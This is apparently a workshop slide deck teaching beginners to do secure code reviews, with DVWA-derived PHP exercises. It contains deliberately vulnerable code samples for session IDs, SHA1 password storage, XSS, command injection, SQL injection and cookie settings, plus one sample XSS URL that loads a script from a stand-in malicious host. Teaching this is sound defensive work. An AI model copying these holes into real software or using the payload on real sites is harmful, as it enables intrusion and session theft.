

# The Beginner's Guide to Secure Code Reviews

---

Mary DuBard, Rita Law, Prashasti

# Introductions

---

# Who are we?



Mary DuBard



Rita Law



Prashasti

# Agenda

- Common terms
- What is a secure code review?
- Common code vulnerabilities
- How to perform a code review
- Hands-on practice
- Closing

# Common Terms

---

# Let's get on the same page!

- Dynamic testing
  - security testing that involves executing the code
- Static testing
  - security testing that occurs without running the code, often including a code review
- Client-side of application
  - code that is executed on a user's device (frontend)
- Server-side of application
  - code that is executed on the web server (backend)

## Let's get on the same page! (cont.)

- Authentication
  - Verifies who a user is (who are you?)
- Authorization
  - Verifies what a user can do (are you allowed to do that?)
- OWASP Top 10
  - It is a standard awareness document for developers and web application security. It represents the most critical security risks to web applications.

## Vocab Quiz

Which type of testing involves evaluating the software's behavior by executing it?

1) Dynamic Testing

2) Static Testing



## Vocab Quiz

Which type of testing involves evaluating the software's behavior by executing it?

1) **Dynamic Testing**

2) Static Testing

## Vocab Quiz

Which part of an application is responsible for handling user interactions and rendering content within a web browser?

1) Server-side

2) Client-side

## Vocab Quiz

Which part of an application is responsible for handling user interactions and rendering content within a web browser?

1) Server-side

2) **Client-side**

## Vocab Quiz

Which process helps us determine if the bank users have access to view their bank balance?

1) Authentication

2) Authorization

## Vocab Quiz

Which process helps us determine if the bank users have access to view their bank balance?

1) Authentication

2) **Authorization**

# What are Secure Code Reviews?

---

They're not...



...WOW.  
THIS IS LIKE BEING IN A HOUSE BUILT BY A CHILD USING NOTHING BUT A HATCHET AND A PICTURE OF A HOUSE.



IT'S LIKE A SALAD RECIPE WRITTEN BY A CORPORATE LAWYER USING A PHONE AUTOCORRECT THAT ONLY KNEW EXCEL FORMULAS.



IT'S LIKE SOMEONE TOOK A TRANSCRIPT OF A COUPLE ARGUING AT IKEA AND MADE RANDOM EDITS UNTIL IT COMPILED WITHOUT ERRORS.



# They are...

- Manually reviewing code for security vulnerabilities
- While dynamic testing of applications can find some vulnerabilities, some vulnerabilities are more easily identified in code files
  - Security misconfigurations
  - Injection vulnerabilities where user data is not properly sanitized in the codebase
- At the end of the day, the application/website is created by code, so SCRs go back to the building blocks to identify security issues




# Why do we need SCRs?

- Insecure code is easy to write
  - Some languages are insecure by default
  - Validation of user input is an extra step
  - Even security-conscious engineers make mistakes
- Security scans are not enough
  - Security issues that scans cannot catch
    - Business logic vulnerabilities
    - Multi-step vulnerabilities
    - Some authentication/authorization vulnerabilities
    - Design vulnerabilities
    - Hard-coded secrets that aren't in existing pattern-matching rules
  - False positives
  - Missing additional context
    - Is the code in production or in testing?
    - Is the application internal or accessible to the public?

# Types of SCRs

- Full repository review
- New code review
- PR review
- Scan review



# Full repository review

- Manually reviewing a full codebase/repository
- Allows deep-dive of the application
- Can take a while, so can't be performed often

## *Tips*

- *Context is key and can help you prioritize*
- *Scans can be useful in concert with manually reviewing*
- *When you find one flaw, try grepping through the repository for similar instances*

# New code review

- Reviewing chunks of new code related to a feature/function being added to previously-reviewed code
- Allows for a more streamlined review that can take advantage of the reviewer's experience

# Pull Request (PR) review

- Focused on a small bit of new code
- Can be performed often and integrated into day-to-day development processes
- Prevent new vulnerabilities from being introduced to code
- Can lack larger context

# Scan review

- Use an automated scanning tool and then manually review findings one-by-one
- Not ideal, misses context, and can miss the big picture of what an application is doing
- Lots of false positives and can miss certain logic findings

# Common Vulnerabilities

---

# Vulnerabilities

- Broken Access Control
- Cryptographic Failures
- Injection
  - Cross-site scripting (XSS)
  - Command injection
  - SQL injection
- Security Misconfiguration



# Broken Access Control

OWASP Top 10

- Access control ensures that users can only act in certain ways
  - For example, a basic user should not be able to perform admin actions or access another user's profile settings
-

# Common Broken Access Control Examples

- On the site a user cannot click through to restricted functionality, but they can access it by navigating to the URL directly
  - Admin functionality
  - Other users' profiles
- Easily guessed unique identifiers for accounts, allowing a user to edit or view another profile (insecure direct object references, or IDORs)
- Manipulating the session cookie to access another user's session or elevate privileges

# Broken Access Control Example: **PHP**

What is the code doing? Why is it insecure?

**This code is generating a session ID and setting it as the cookie 'dvwaSession'.**

```
1.  <?php
2.  $html = "";
3.  if ($_SERVER['REQUEST_METHOD'] == "POST") {
4.      if (!isset ($_SESSION['last_session_id'])) {
5.          $_SESSION['last_session_id'] = 0;
6.      }
7.      $_SESSION['last_session_id']++;
8.      $cookie_value = $_SESSION['last_session_id'];
9.      setcookie("dvwaSession", $cookie_value);
10. }
11. ?>
```

# Broken Access Control Example: **PHP**

What is the code doing? Why is it insecure?

**This code is generating a session ID and setting it as the cookie 'dvwaSession'.**


```
1.  <?php
2.  $html = "";
3.  if ($_SERVER['REQUEST_METHOD'] == "POST") {
4.      if (!isset ($_SESSION['last_session_id'])) {
5.          $_SESSION['last_session_id'] = 0;
6.      }
7.      $_SESSION['last_session_id']++;
8.      $cookie_value = $_SESSION['last_session_id'];
9.      setcookie("dvwaSession", $cookie_value);
10. }
11. ?>
```

# Broken Access Control Overview

What to look for



- Check session ID generation. Are they generated randomly or in a guessable way?
- Ensure there are **server-side** checks for correct permissions on sensitive pages.



# Cryptographic Failures

---

OWASP Top 10

# Cryptographic Failures

- Cryptographic algorithms are used
  - when sensitive data needs to be secured
    - In transit - using SSL/TLS (HTTPS == HTTP over TLS)
    - Or encrypted at rest
      - Data like passwords, health data, credit card info, etc. should never be stored in an unencrypted device
  - for checking whether data has been tampered with
  - for hashing passwords before storing them in a database
- Occur when outdated or easily crackable cryptographic hashes, padding, or algorithms are used to protect sensitive data

# Cryptographic Failures Examples

- Using a known insecure algorithm (like SHA1, MD5, RC4, DES, Blowfish) when protecting sensitive data
  - Less secure versions might be ok if you are not using this to protect sensitive data
- A site not enforcing TLS resulting in data sent in cleartext
- Storing passwords in plaintext in your database rather than using a recommended hashing algorithm to hash passwords



# KrebsonSecurity

In-depth security news and investigation



HOME

ABOUT THE AUTHOR

ADVERTISING/SPEAKING

## Facebook Stored Hundreds of Millions of User Passwords in Plain Text for Years

March 21, 2019

208 Comments

Advertisement

# Cryptographic Failures Example: **PHP**

What is the code doing? Why is it insecure?

**This code is prompting a user for their password, processing the password, and then storing the password.**

```
1.  <?php
2.  $passwd = readline('Enter password: ');
3.  $hashed_input = sha1($passwd);
4.  store_passwd($hashed_input);
5.  ...
6.  ?>
```

# Cryptographic Failures Example: **PHP**

What is the code doing? Why is it insecure?

**This code is prompting a user for their password, processing the password, and then storing the password.**

```
1.  <?php
2.  $passwd = readline('Enter password: ');
3.  $hashed_input = sha1($passwd);
4.  store_passwd($hashed_input);
5.  ...
6.  ?>
```

# Cryptographic Failures Overview

What to look for



- Search codebase for algorithm usages (scans can be helpful here)
  - The cryptographic algorithm's purpose - what it's being used for
    - Using older and less secure versions of algorithms may be acceptable for some use cases
  - HTTPS should always be used, not HTTP
  - If in doubt, [look it up](#)
-

# Injection

---

OWASP Top 10

# Injection

- Are essentially user input attacks where the input:
  - is not sanitized but still used by the web app
  - manipulates app into unintended actions
- Prevention: Ensure user-controlled input isn't interpreted as code.

Ways to do this include:

- **Using an allow list:** compare input to a list of expected input or characters. Process only when safe; reject/throw an error if not
- **Stripping input:** remove dangerous characters before processing.
- Examples of injection attacks include: Cross-Site Scripting (XSS), Command Injection, SQL Injection (SQLi)

# XSS (Cross-Site Scripting)

- Occurs on web pages when malicious code is injected via user input
- This is because the user input is treated by the app as code instead of text or its intended usage
- Typically JavaScript, but can be any type of code that the browser executes
- Requires two conditions:
  - Malicious input is sent to a web app, often through a web request
  - The web app treats the malicious input as code, and executes it
- Using XSS, an attacker can steal a user's cookies, redirect the user to a malicious webpage, or use the webpage to perform any other actions on a user's computer.

# Two Types of XSS: Stored and Reflected

## Stored XSS

- Malicious input from the user is stored in a database without validation/sanitization from the server side
  - Comment in a message forum or a username
- Exploited by sending malicious code to a comment and then “pops” when any user visits the page showing that comment

## Reflected XSS

- Malicious code is reflected on the website temporarily and not saved in a database
  - An error message or a search term
- Can be exploited by sending user a URL to page with the XSS reflected, i.e.  
[https://www.website.com/?searchterm=<script src="http://malicious-site.com/malicious.js"></script>](https://www.website.com/?searchterm=<script src='http://malicious-site.com/malicious.js'></script>)

Note: There are more than two types of XSS, this is just all we're discussing today!



# XSS Example: **PHP**

What is the code doing? Why is it insecure?

**This code greets a user after the user inputs their name.**

```
1. <?php
2. // If there is a name
3. if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL
   ) {
4.     // Respond to user with name they input
5.     $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
6. }
7. ?>
```


# XSS Example: **PHP**

What is the code doing? Why is it insecure?

**This code greets a user after the user inputs their name.**

```
1. <?php
2. // If there is a name
3. if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL
   ) {
4.     // Respond to user with name they input
5.     $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
6. }
7. ?>
```

# XSS capturing PHP session ID



The screenshot shows a web browser window with the address bar displaying `localhost:4280/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities, with "XSS (Reflected)" highlighted in green. The main content area features a form with the label "What's your name?" and a "Submit" button. Below the form, a section titled "More Information" contains a list of links to external resources on XSS.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

# Command Injection

- An attack where arbitrary commands are sent via an application and executed on the host operating system potentially leading to remote code execution
- Typically occurs when an application imports a library with the ability to execute operating system commands and does not sanitize untrusted input in forms, cookies, headers
- Depending on the existing privilege of the application, the commands may
  - allowing malicious users to access information on the host system
  - allow users to obtain persistence in the host operating system
  - send a reverse shell

# Command Injection Example: **PHP**

What is the code doing? Why is it insecure?

**This code pings an IP provided by a user.**

```
1.  <?php
2.  ...
3.  if( isset( $_POST[ 'Submit' ] ) ) {
4.      // Get input
5.      $target = $_REQUEST[ 'ip' ];
6.      $cmd = shell_exec( 'ping -c 4 ' . $target );
7.      // Feedback for the end user
8.      $html .= "<pre>{$cmd}</pre>";
9.  }
10. ...

11. ?>
```

# Command Injection Example: **PHP**

What is the code doing? Why is it insecure?

**This code pings an IP provided by a user.**

```
1.  <?php
2.  ...
3.  if( isset( $_POST[ 'Submit' ] ) ) {
4.      // Get input
5.      $target = $_REQUEST[ 'ip' ];
6.      $cmd = shell_exec( 'ping -c 4 ' . $target );
7.      // Feedback for the end user
8.      $html .= "<pre>{$cmd}</pre>";
9.  }
10. ...

11. ?>
```

# Command Injection Demo

The screenshot shows a web browser window with the address bar displaying `localhost:4280/vulnerabilities/exec/`. The browser's address bar includes navigation buttons (back, forward, refresh) and a search icon. Below the address bar, there are several bookmarked sites: Asian Recipes, Georgia Tech Info, ArchiveSite, OpenLearn, CovidTest, DevOps Roadmap, Learning Linux, Anime, EMBEDDED SECURI..., and Unemployment. The main content area of the browser shows the DVWA interface. At the top, there is a dark header with the DVWA logo. Below the header, the page title is "Vulnerability: Command Injection". On the left side, there is a sidebar menu with various vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area of the page has a title "Vulnerability: Command Injection" and a section titled "Ping a device". This section contains a form with a label "Enter an IP address:" followed by a text input field and a "Submit" button. Below this form, there is a section titled "More Information" which contains a list of links: <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection). A mouse cursor is visible over the page.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

# SQL Injection

- SQL stands for Structured Query Language and is a standard language for database creation and manipulation
- Typically occurs when a SQL query concatenates input from a user on a web page (or the client) to the application without performing any type of validation or sanitization
- A successful SQL injection allows an attacker to:
  - read sensitive data
  - modify and delete sensitive resources
  - execute administrative operations



# SQL Injection Example: **PHP**

What is the code doing? Why is it insecure?

**This code is grabbing an account's info based off a user-inputted identifier 'id'.**

```
1.  if( isset( $_REQUEST[ 'Submit' ] ) ) {  
2.    // Get input  
3.    $id = $_REQUEST[ 'id' ];  
  
4.    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
  
5.    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .  
      ((is_object($GLOBALS["__mysqli_ston"])) ?  
      mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =  
      mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );  
  
6.    ...  
7.  }
```

# SQL Injection Example: **PHP**

What is the code doing? Why is it insecure?

**This code is grabbing an account's info based off a user-inputted identifier 'id'.**


```
1.  if( isset( $_REQUEST[ 'Submit' ] ) ) {  
2.    // Get input  
3.    $id = $_REQUEST[ 'id' ];  
  
4.    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
  
5.    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .  
      ((is_object($GLOBALS["__mysqli_ston"])) ?  
      mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =  
      mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );  
  
6.    ...  
7.  }
```

# SQL Injection Demo

Vulnerability: SQL Injection :: D x +

localhost:4280/vulnerabilities/sqli/ ☆ | | | Finish update ⋮

Asian Recipes Georgia Tech Info ArchiveSite OpenLearn CovidTest DevOps Roadmap Learning Linux Anime EMBEDDED SECURI... Unemployment »



**Vulnerability: SQL Injection**

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect

User ID:  Submit

**More Information**


- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

# Injection Overview

What to look for



- User input being used, displayed, or sent elsewhere without
  - Validation
  - Sanitization
  - Output encoding



# Security Misconfiguration

---

OWASP Top 10

# Security Misconfiguration

- Occurs when an application's security settings are improperly configured or its default settings are unchanged
- Can include
  - Accounts with default passwords unchanged
  - Missing security headers such as the HttpOnly and Secure values in cookies
  - Overly revealing stack traces and error messages to users
  - Unnecessary features enabled or security features are disabled or configured improperly
  - Out of date software that is no longer supported

# Security Misconfiguration Example: PHP

What is the code doing? Why is it insecure?

**The code is setting cookie parameters.**

```
1. $maxlifetime = 86400;
2. $domain = parse_url($_SERVER['HTTP_HOST'], PHP_URL_HOST);
3. $httponly = false;
4. $samesite = "";
5. $secure = false;

6. session_set_cookie_params([
    'lifetime' => $maxlifetime,
    'path' => '/',
    'domain' => $domain,
    'secure' => $secure,
    'httponly' => $httponly,
    'samesite' => $samesite
]);

7. session_start();
```

# Security Misconfiguration Example: PHP

What is the code doing? Why is it insecure?

**The code is setting cookie parameters.**

```
1. $maxlifetime = 86400;
2. $domain = parse_url($_SERVER['HTTP_HOST'], PHP_URL_HOST);
3. $httponly = false;
4. $samesite = "";
5. $secure = false;

6. session_set_cookie_params([
    'lifetime' => $maxlifetime,
    'path' => '/',
    'domain' => $domain,
    'secure' => $secure,
    'httponly' => $httponly,
    'samesite' => $samesite
]);

7. session_start();
```




# Security Misconfiguration Overview

What to look for



- Check configurations and settings
- Look for versions of servers
- Ensure insecure defaults are disabled
- When in doubt, internet searching is your friend



# Code Review Framework

---

# Code Review Frameworks

References

OWASP Code Review [Guide](#)

Absolute AppSec Secure Code  
Review [Methodology](#)

---

# Steps

## Risk-Based Approach

1. Set up your notes
  2. Understand application purpose and goal of code review
  3. Brainstorm risks to application
  4. Review code using checklist
-

# 1. Set up your notes

- Space for overview of application
- Brainstorming risks/threat-modeling
  - What could go wrong?
- Mapping routes/inputs into application
- Checklist

## 2. Understand application

- Ask questions of the code-owners to understand its purpose
- Files that could help:
  - README.md
  - Unit tests
  - Documentation
  - Database schema
  - Package library files
- Investigate technical stack
  - Framework and language
  - Third-party dependencies
  - Datastore
- Want to answer the questions
  - What does it do?
  - Who does it do it for? (internal/external)
  - What kind of information will it hold/process?
  - Are there different user roles?
  - What aspects concern your client the most?

### 3. Brainstorm risks

- Once you have an overview of the app, you can brainstorm risks
- What could go wrong? Put yourself in the mind of a malicious user
- Good time to pair with a coworker or someone else to think of potential attack vectors
- Repeat this step as you review, as you review code you may think of new risks

## 4. Review code using checklist

- Once you have a list of risks, you can put together your checklist
- Helpful to have a pre-made checklist, and then use certain parts of the checklist during your review based off the risks
- For example, you start with a checklist for all OWASP Top 10 findings, but for your review you focus on the parts of the checklist that are relevant to risks identified for the app
  - If the app does not use SQL, it's a waste of time to check for SQL injection
  - If the app does not have an admin role, no point in checking for an admin portal
  - If a client says authentication is out of scope, no need to check authentication



# Steps

## Risk-Based Approach

1. Set up your notes
  2. Understand application purpose and goal of code review
  3. Brainstorm risks to application
  4. Review code using checklist
-

# Static Application Security Testing (SAST) Tools

Using scanning tools

1. Scans code at rest
  2. Common tools include
    - a. Semgrep
    - b. CodeQL
    - c. Fortify
    - d. Checkmarx
  3. Useful to supplement a review, but don't recommend on its own
-

# Semgrep Demo



A thin horizontal line spanning the width of the slide, positioned below the main content area.

# Perform a Code Review

---

# DVWA Overview

## DVWA App

- PHP/MySQL application
- Designed to be vulnerable
- Code is modified so vulnerabilities are not obvious
- Each feature has four versions, start with code reviewing v1 at first but move onto v2 or v3 if you have time.

## Logistics

- You will need access to the github repo **wicys-secure-coding**.
- Note there may be multiple security issues in the code! Don't stop after identifying just one.
- Recommend working in small groups.
- We will ask some groups to share.

Access the repo




<https://github.com/mdubard/wicys-secure-coding>

Access the checklist



Link in GitHub README.md

## Access code examples



Link in GitHub README.md



## Task 1: Cookie Generation (8 Minutes)

A pentester has reported they think our cookie generation feature is too predictable. Unfortunately, they were only hired to perform dynamic testing, so you are charged with finding the issue in the code. A principal engineer on your team thinks it may be somewhere in the **features** folder.

Your goal:

1. Identify the file path and line numbers with the problematic code.
2. Identify the security issue and potential impact.
3. Identify a fix (feel free to use Google for best practices!)
4. If you complete this for v1, move on to v2 and/or v3.

# Review

1. `features/gen_sess_ids/source/v1.php:9`
2. Insecure Cookie Generation aka Broken Access Control, could allow a malicious user to access other user's accounts
3. Use a securely random algorithm to generate a cookie. Look at v4 for an example.

## Task 2: Guestbook (8 Minutes)

Our user team has reported weird usernames and messages on our site's guestbook feature. Some users have experienced strange pop-ups. You are charged with finding the issue in the code. A principal engineer on your team thinks it will be somewhere in the **features** folder.

Your goal:

1. Identify the file path and line numbers with the problematic code.
2. Identify the security issue and potential impact.
3. Identify a fix (feel free to use Google for best practices!)
4. If you complete this for v1, move on to v2 and/or v3.

# Review

1. features/sign\_guestbook/source/v1.php:16
2. Inadequate input validation that results in XSS vulnerability
  - a. Stored or Reflected?
3. Validate user input

## Task 3: Pinging IPs (8 Minutes)

A team is excited to release a new feature that will let users ping any IP to see if it is available. You are charged with reviewing the feature to make sure it cannot be used maliciously. You are told the code is in **features/ping/**.

Your goal:

1. Identify the file path and line numbers with the problematic code.
2. Identify the security issue and potential impact.
3. Identify a fix (feel free to use Google for best practices!)
4. If you complete this for v1, move on to v2.

# Review

1. features/ping/source/v1.php: 10, 14
2. Security issue: command injection
3. Inefficient input validation/sanitization results in command injection vulnerability. To prevent this, use a check such as regular expressions to validate that it's a valid IP address

## Task 4: Full Repo Review (10 Minutes)

A security researcher submitted a vulnerability report that just said “EVERYTHING.” This has caused the CISO to demand a complete review of every feature on the site- all security engineers on deck! Divide into groups and pick a new feature to review.

**Beginner:** name\_entry, change\_id\_blind, change\_id\_view

**Intermediate:** admin\_portal, captcha, login, upload

For each issue you identify try to:

1. Identify the file path and line numbers with the problematic code.
2. Identify the type of security issue and potential impact.
3. Identify a fix. (feel free to use Google for best practices!)
4. If you identify it in v1, challenge yourself by looking in v2 and v3 as well.

# Reflections



# Reflections

Combine groups and discuss the following questions

- What was your experience with PHP beforehand? Did that affect how you approached the code review?
- How did it feel to go from reviewing one feature at a time to reviewing the entire repository?

# Closing

---

# What did we do today?

- Learned about types of secure code reviews
- Learned about common vulnerabilities and how to identify them in code
- Performed a code review

# How to keep learning?

- Practice writing up security findings
  - Don't just point out the problem, explain the potential impact and ways to fix it.
- [OWASP Secure Coding DoJo](#) for code review practice
- Absolute AppSec podcast
- Review previous security issues in open-source repositories
- Perform your own code reviews on open-source repositories

# Sources

<https://snyk.io/blog/insecure-direct-object-references-python/>  
<https://www.c-sharpcorner.com/article/insecure-direct-object-reference-and-its-prevention-mechanism/>  
<https://www.veracode.com/security/java/cwe-639>  
<https://docs.python.org/3/library/hashlib.html>  
<https://www.ibm.com/docs/en/sdk-java-technology/8?topic=examples-computing-messagedigest-object>  
<https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.sha1?view=net-8.0>  
[https://knowledge-base.secureflag.com/vulnerabilities/code\\_injection/os\\_command\\_injection\\_python.html](https://knowledge-base.secureflag.com/vulnerabilities/code_injection/os_command_injection_python.html)  
[https://knowledge-base.secureflag.com/vulnerabilities/code\\_injection/os\\_command\\_injection\\_java.html](https://knowledge-base.secureflag.com/vulnerabilities/code_injection/os_command_injection_java.html)  
[https://knowledge-base.secureflag.com/vulnerabilities/code\\_injection/os\\_command\\_injection\\_net.html](https://knowledge-base.secureflag.com/vulnerabilities/code_injection/os_command_injection_net.html)  
<https://codeql.github.com/codeql-query-help/python/py-reflective-xss/>  
[https://www3.ntu.edu.sg/home/ehchua/programming/webprogramming/Python3\\_Flask.html](https://www3.ntu.edu.sg/home/ehchua/programming/webprogramming/Python3_Flask.html)  
<https://www.stackhawk.com/blog/java-xss/>  
[https://www.c-sharpcorner.com/article/cross-site-scripting-xss-vulnerabilities/#:~:text=Example%20of%20Cross%20Site%20Scripting%20\(XSS\)%20Vulnerability%20in%20C%23&text=An%20attacker%20could%20manipulate%20the.%3B](https://www.c-sharpcorner.com/article/cross-site-scripting-xss-vulnerabilities/#:~:text=Example%20of%20Cross%20Site%20Scripting%20(XSS)%20Vulnerability%20in%20C%23&text=An%20attacker%20could%20manipulate%20the.%3B)  
[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)  
[https://knowledge-base.secureflag.com/vulnerabilities/sql\\_injection/sql\\_injection\\_python.html](https://knowledge-base.secureflag.com/vulnerabilities/sql_injection/sql_injection_python.html)  
[https://knowledge-base.secureflag.com/vulnerabilities/sql\\_injection/sql\\_injection\\_java.html](https://knowledge-base.secureflag.com/vulnerabilities/sql_injection/sql_injection_java.html)  
[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)  
[https://knowledge-base.secureflag.com/vulnerabilities/sql\\_injection/sql\\_injection\\_net.html](https://knowledge-base.secureflag.com/vulnerabilities/sql_injection/sql_injection_net.html)  
<https://www.virtuozzo.com/application-platform-docs/connection-to-mongodb-python/>

[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

[https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

<https://github.com/digininja/DVWA/blob/master/dvwa/includes/dvwaPage.inc.php>  
[https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss\\_r/source/low.php](https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_r/source/low.php)  
<https://github.com/digininja/DVWA/blob/master/vulnerabilities/exec/source/low.php>  
JS icon - <https://iconduck.com/icons/27540/javascript-is>